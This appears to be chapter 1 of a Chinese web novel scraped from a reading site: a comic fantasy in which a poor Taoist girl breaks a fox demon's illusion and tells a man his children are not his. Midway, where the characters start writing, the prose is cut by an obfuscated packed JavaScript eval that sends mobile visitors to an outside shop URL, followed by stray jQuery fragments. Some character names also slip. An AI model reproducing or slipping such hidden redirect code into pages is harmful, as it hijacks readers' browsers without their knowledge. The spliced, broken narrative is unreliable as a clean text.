1. 进城

作品:《咸鱼女主她上进了

    七月的午后像只密不透风的蒸笼,杨显文拖着行李箱站在家门口,后背的衬衫已经洇出深色的汗渍。刚打开家门的瞬间,冰凉的气息夹杂着孩童的欢乐声浇散了他身上的暑气。


    扑面而来的饭香味洗去他满身疲惫。


    他放下行李飞身迎去把老婆孩子拢入怀,便听到一声极其不和谐的女声:


    “你被偷家了,你老婆一枝红杏出墙来。”


    他的嘴角立马僵住了低头瞥了眼怀中妻子李微,见她如往常般温柔地笑后,抬眼左右望了望四周不见有人便只当是幻听了,转而拿起碗喂食刚满十岁的儿子。


    不曾想那恼人厌的声音再次响起:“孩子也不是你亲生的。”


    “砰”的一声,杨显文气凶凶地将手中碗筷放在桌子上,生怕吓到妻儿后心中一阵悔意,抬头瞥了眼见她们神色如常依旧面带微笑。


    杨显文发现那道女声只有他一个人能听到。


    “给兄弟养了十几年的娃,真是妥妥的大冤种。”


    他心里咯噔一声,目光打量那张稚嫩又带着笑的小脸,脑海中突然浮现同宗兄弟杨青文的脸,仔细对比儿子与他有六七像。


    他常年出差在外,青文时常过来帮衬一二,孩子自小与他亲近也正常。只是有一次他突然回家撞见青文在家陪孩子,妻子李薇洗手做羹汤,他的到来打破那温馨,倒显得他是外人了。


    杨显文的脸色愈发苍白难看,李薇待产时他在国外项目缠身回不来,是杨青文帮忙陪产。儿子小时候不懂事称呼青文“爸爸”,就连女儿也不喜欢他。


    一丝一缕汇聚成一条涓涓细流,平常忽略的细节愈发清晰。甜蜜,愤怒,不甘……多种情绪反复交杂拉扯着他,最终汇聚成浓浓的恨意。


    他一怒之下掀翻了餐桌,碗筷碎落一地,白色的画面陷入黑暗之中。


    烟雾散尽,杨显文睁开眼的时候瞧见那半空中悬着一团柔光,青色的裙裾被风吹起来像是群山中升起的袅袅炊烟,女孩头发用木簪松松挽着,几缕碎发垂在颊边。眉峰如远山含黛,眼尾微微上挑,瞳仁清澈,小脸明艳且张扬。


    “恭喜,你走出来了。”


    男人诧异了两秒,从地上坐了起来,揉了揉发疼的脑袋,意识逐渐回笼。他抬头望了望四周,大榕树底下停着他的黑色吉普。


    原来是做了个梦。


    要真是梦就好了。


    杨显文心中酸涩,他看向面前站着身着道袍的女孩,只见她身上的道袍被洗得发白,腰间挂着个五颜六色拼接而成的挎包,全身上下透露着一股清贫的气息。


    距离她三步的距离,坐着一个约莫七八岁的孩子,头顶一对毛绒狐耳。


    “你好,我叫西昭,是青云山上青云观的道士。你路遇狐妖着了道陷入幻境,是我救了你。”


    她从挎包里掏出几张明黄色的纸,而后拿出一支超市买纸送的圆珠笔递给他,“救人一命胜造七级浮屠,我不用你报答,你把今天发生的事如实写下来就行。”


    这样她好供奉给祖师爷换功德。


    没办法,她天生废材修炼慢还是个短命鬼。修道多年还是个练气期,没法靠突破飞升得道,只能做好事攒功德继续留在道门吊命。


    狐妖?长着绒毛耳朵的小孩吗?


    杨显文打量了周围两眼没看到摄影鸡,藏得是够隐秘的,只是找个小孩来cosplay实在是太忽悠人了。


    他不满地起身,见西昭看起来不过二十的年纪,“小姑娘,步入社会要多读书,别想着一步登天学人搞佛媛当网红。”


    视线对上她的道袍,又摇头:“开辟新赛道也没用,管理局都是正经修道士,你假装道媛迟早会被抓。”而他断不能助纣为孽。


    更何况大夏历史有真神存在,虽然神高居九重天宫不再理会凡间事务,但作为神侍的道教一直存在,他要敢配合西昭发展道媛,明天五角星叔叔就该上门请他喝茶了。


    西昭脑海里莫名冒出前阵子蹭二花手机看到的画面:身身着紧身纱衣,胸口露着八块肌cos弥勒佛的光头男人手里拿着佛珠时不时地拨动,面上带着虔诚的笑,只是那双眸中满是欲念。


    怎么能是她呢?


    她看似很凶眼冒凶光注视着杨显文,手指开始掐算,实则在她人眼里一副委屈巴巴被戳中心事又强又要面的傲娇样。


    烈日高照下,杨清文莫名生出一阵凉意。“心盲眼盲,难怪被女人骗的团团转。你叫杨显文,蒙城人,妻子李薇,结婚十六年,育有两儿一女。半月前大儿子车祸需要输血,你急匆匆地去抽血才发现孩子不是亲生的。”


    他站起来的腰弯了弯,“这事都上蓉城大世界首页了。”


    他已经半社会性死亡了,这事亲朋好友都知道,甚至于见到他都投以“怜悯”的目光。


    西昭幽幽说道:“那你可知……另外两个孩子也不是你亲生的。”


    “你……你胡说八道什么。”杨显文瞠目,双眸满是怒火,要不是对方是个姑娘,他早一拳头呼在脸上了。


    “你也是够笨的,只做孩子们与杨青文的亲子鉴定。”杨显文诧异的抬头,这件事情绝不会有第四人知道,他身形晃了晃,勉强撑住汽车引擎盖稳住身形。楚尔的话犹如一道惊雷,她的声音逐渐与他梦中听到的声音重叠。


    “你,你胡说……”他的声音渐渐弱了下去,年长的两个孩子既不像他,也不与他亲厚。他紧绷着的弦断了,转而嚎啕大哭起来,“为什么,李微她为什么要这么对我。为了孩子,为了家,我在外面拼死拼活没日没夜的干为她们谋一个衣食无忧,可她,她为什么要这么对我。”


    “我的孩子,没有一个是亲生的,你说得对,我是大冤种,宇宙无敌大冤种。”小狐狸受不了哭闹的声音,气势汹汹地站到杨显文面前,凶狠的目光望向他,脸上光滑的皮肤变换成粉橙色的毛发,张开一张血盆大口就要吞下男人。


    西昭随手甩出一张黄色符咒,小狐妖立马被定住。


    杨显文惊了惊,迅速地躲到她身后,这个时候电话联系国家特殊管理局肯定赶不过来,“大师,救命。先前是我有眼不识泰山。”大夏历史除了神的存在外,也有妖的存在。自数千年前,神女献祭救世后,人妖约定和平共处,后来人族能人辈进入繁荣发展时期,妖族进入人族领地魅惑君主导致民不聊生,神族降下传承让人族有与妖族对抗的能力,妖族划城而治。再后来现代文明发展对环境破坏严重导致人间妖族减少隐匿于古森林。现代世界已经鲜少出现妖了。


    男人双腿忍不住打颤,他还不能死,拼死拼活赚来的家业就算上交国家也不能留给私生子们。


    西昭上前揭开符咒,“你吓唬他干嘛?”


    小狐狸的气息很干净,身上未沾染到血债因果。


    “还不是他吵死了。”


    “你就因为这给他下了幻术?”


    狐狸点点头后狠狠瞪了男人一眼,“我赶了好几天的路才寻到片静谧的森林打坐,他突然开车冲进来,一边开一边哭还大喊大叫影响我休息。”


    杨显文脸上浮起一丝羞愧,不好意思地往西昭身后缩了缩。


    “你是半妖体质,妖身极不稳定。都下了幻术,怎么不夺了他的元阳与精气修炼?”西昭见他眼神清澈,忍不住问道。


    “呸!”小狐狸气急,“老子是男狐狸精,我不喜欢散发着臭味的人类。”


    杨显文下意识地举起手臂闻了闻,没有嗅到汗臭味才放下心来,生怕被西昭嫌弃。


    她拿出纸笔放在他们二者面前道:“既然事情都搞清楚了,那就把事情的经过都写下来吧。”


    杨显文;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17129685|196209||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    迅速地拿起纸笔,时不时观察西昭神色,见她脸上漏出淡淡的笑后,歌颂的话更积极了。


    唯独小狐狸委屈地看向她,嘴巴撅着跟翘嘴似得,视线在握着笔的手和楚尔身上来回打转,半天憋不出一个字来。


    “你不会是文盲妖吧?”


    “什么文盲妖,老子有名字大名鼎鼎的青丘族胡图,而且我才刚满100岁,整日忙着修炼,哪里会人类的东西。”


    况且,他们又不跟人族打交道,学习人族的语言做什么。


    见他气急败坏地找补,西昭强压住嘴角的笑意,伸出手摸了摸小狐狸的头,“这是转化符,另一段贴在笔上,就能把你心里想的自动写下来。”


    这个灵感还是她根据人类录音转化笔发明的。


    主要是村里的山野精怪不通人类语言,为了交流方便,她研究出了转化符。真实原因则是老头子总偷懒让她代写,她属实吃不消。倒是妖怪扫盲迫在眉睫,如果这事情由她牵头督办,功德应该不少,有功德她就能继续回青云观当咸鱼了。


    每天吃喝玩乐,享受花花世界。


    晴天白日一道雷声乍响,杨显文缩着身子挤在吉普角落撇了眼大师,就连胡图眼里也带着淡淡的畏惧。


    “没事,没事。”西昭连忙来念了两边清心诀,再想下去道心不稳了。


    她转头望着他们写的满满两大张的功德录,满意的收进挎包内,“你可以走了。”


    杨显文欲言又止地看向她,犹豫再三后询问,“大师,我的孩子真没有一个亲生的吗?”


    西昭摇头,她的掐算从没错过。


    “我……我……。”他悲从中来,“我对不起我父母,40多岁了,还没给我老杨下留根,这辈子还咋活。”


    “其实也不是没机会。”西昭看在他文案写好的份上,又免费卜了一卦,“你往日待人谦和,帮助弱小积累不少善缘,我见你子女宫饱满,最迟三年能抱两。”


    不是他身体的问题,杨显文立马有了干劲,“求大师指条明路。”


    “合适的人远在天边,近在眼前。须知好事多磨。”


    男人沉思几秒后猛然惊醒,“多谢大师。”他从包里掏出一张卡片递给西昭,“大师,小小心意不成敬意。”


    她眼眸发亮般看向杨显文,手刚碰到卡片天空又响起一声惊雷,这声比方才更响。


    忘记了,她不止是废材短命鬼,还是破财命。


    “是我的错。”杨显文懊悔,误以为黄白之物辱没了道门门风,上天给了警示,“等忙完这阵子,我必定上青云观捐上几柱香火。”


    胡图没错过西昭眼中的可惜,他转了转眼珠子,立马抢走了卡片,“我帮大师收着。”


    杨显文立马应下后掏出一张卡递给小狐狸,“这是惊扰狐妖大仙的补偿。”


    西昭十分满意他的眼见力,在看到他眼底青黛、阳气不足后又提上两句,“记得晚上别去野外,白天多晒晒太阳。”


    又额外送给他一张平安符。


    “多谢大师!”杨显文鞠躬道谢。“快走吧,再不回家,钱都被转走了。”


    杨显文惊讶后又鞠躬道谢连忙回去,这婚离定了,李薇必须净身出户。


    胡图蹑着脚就想跑,却被西昭一把抓住,“你可不能走,妖怪必须登记在册领取妖生证才能进入人族领地。”


    “小道士,我有证,证在我大姨身上,她在无界城门等着接我。”


    “巧了,我去无界上任。”


    西昭笑嘻嘻地看着小狐狸,无证行路的妖碰上管理局只有被抓的命运。


    有她在,能确保小狐狸一路安全。她的心思完全落在杨显文给的卡上,满脑子都是如果破解漏财命,完全没注意到胡图在听到她去无界时眼里的震惊到怜惜。